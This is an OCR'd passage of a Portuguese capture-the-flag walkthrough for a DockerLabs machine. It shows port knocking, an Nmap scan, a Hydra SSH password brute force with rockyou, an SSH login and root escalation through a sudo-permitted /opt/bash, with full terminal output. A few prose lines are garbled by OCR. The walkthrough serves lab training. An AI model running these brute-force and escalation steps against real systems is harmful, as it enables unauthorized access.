


```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# knock -v 172.17.0.2 7000 8000 9000
hitting tcp 172.17.0.2:7000
hitting tcp 172.17.0.2:8000
hitting tcp 172.17.0.2:9000

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# 
```

Mas não esqueçamos que o texto nos
entrar. Se tomarmos isso literalmente,
A . (í a , , , , , , í , . Para fazer isso, usare

Se esta chamada funcionou corretamente, devemos ver alguma nova porta acessível ao fazer uma verificação com o Nmap.


nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5



```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 02:48 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000084s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 dc:ef:4e:ec:c9:3e:3d:68:dd:f5:1f:23:21:a3:98:83 (ECDSA)
|_  256 3e:c1:74:c1:44:af:6f:d0:90:15:4c:95:46:0a:ea:22 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed por
t
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|3.X|2.6.X (97%), Synology DiskStation Manager 5.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:3 cpe:/a:s
ynology:diskstation_manager:5.2 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.5 (97%), Linux 5.0 - 5.4 (97%), Linux 5
.4 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Synology DiskStation Manager 5.2-5644 (91%
), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms wp-admin (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 18.18 seconds
```

Vamos usar o hydra para quebrar a senha do possível usuário toctoc.


hydra -l toctoc -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4



```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# hydra -l toctoc -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-31 02:40:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100 tr
ies per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344336 to do in 3735:31h, 4 active
[STATUS] 65.33 tries/min, 196 tries in 00:03h, 14344204 to do in 3659:15h, 4 active
[STATUS] 67.57 tries/min, 473 tries in 00:07h, 14343927 to do in 3537:58h, 4 active
[22][ssh] host: 172.17.0.2   login: toctoc   password: kittycat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-31 02:53:01
```


Vamos nos conectar no ssh:

ssh toctoc@172.17.0.2




```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# ssh toctoc@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:kFPNDX9sDJ9/mSgtLH9ukfGgFjG219oJc0/gqwWxiso.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
toctoc@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
toctoc@60ca987a3eb3:~$
```

Uma vez que escrevemos o comando sudo -l, vemos que podemos executar */opt/bash como sudo*.



```
toctoc@60ca987a3eb3:~$ sudo -l
[sudo] password for toctoc:
Matching Defaults entries for toctoc on 60ca987a3eb3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User toctoc may run the following commands on 60ca987a3eb3:
    (ALL : NOPASSWD) /opt/bash
    (ALL : NOPASSWD) /ahora/noesta/function
toctoc@60ca987a3eb3:~$ █
```

sudo /opt/bash



```
toctoc@60ca987a3eb3:~$ sudo /opt/bash
root@60ca987a3eb3:/home/toctoc# whoami
root
root@60ca987a3eb3:/home/toctoc# █
```

somos root

~~bobmarley~~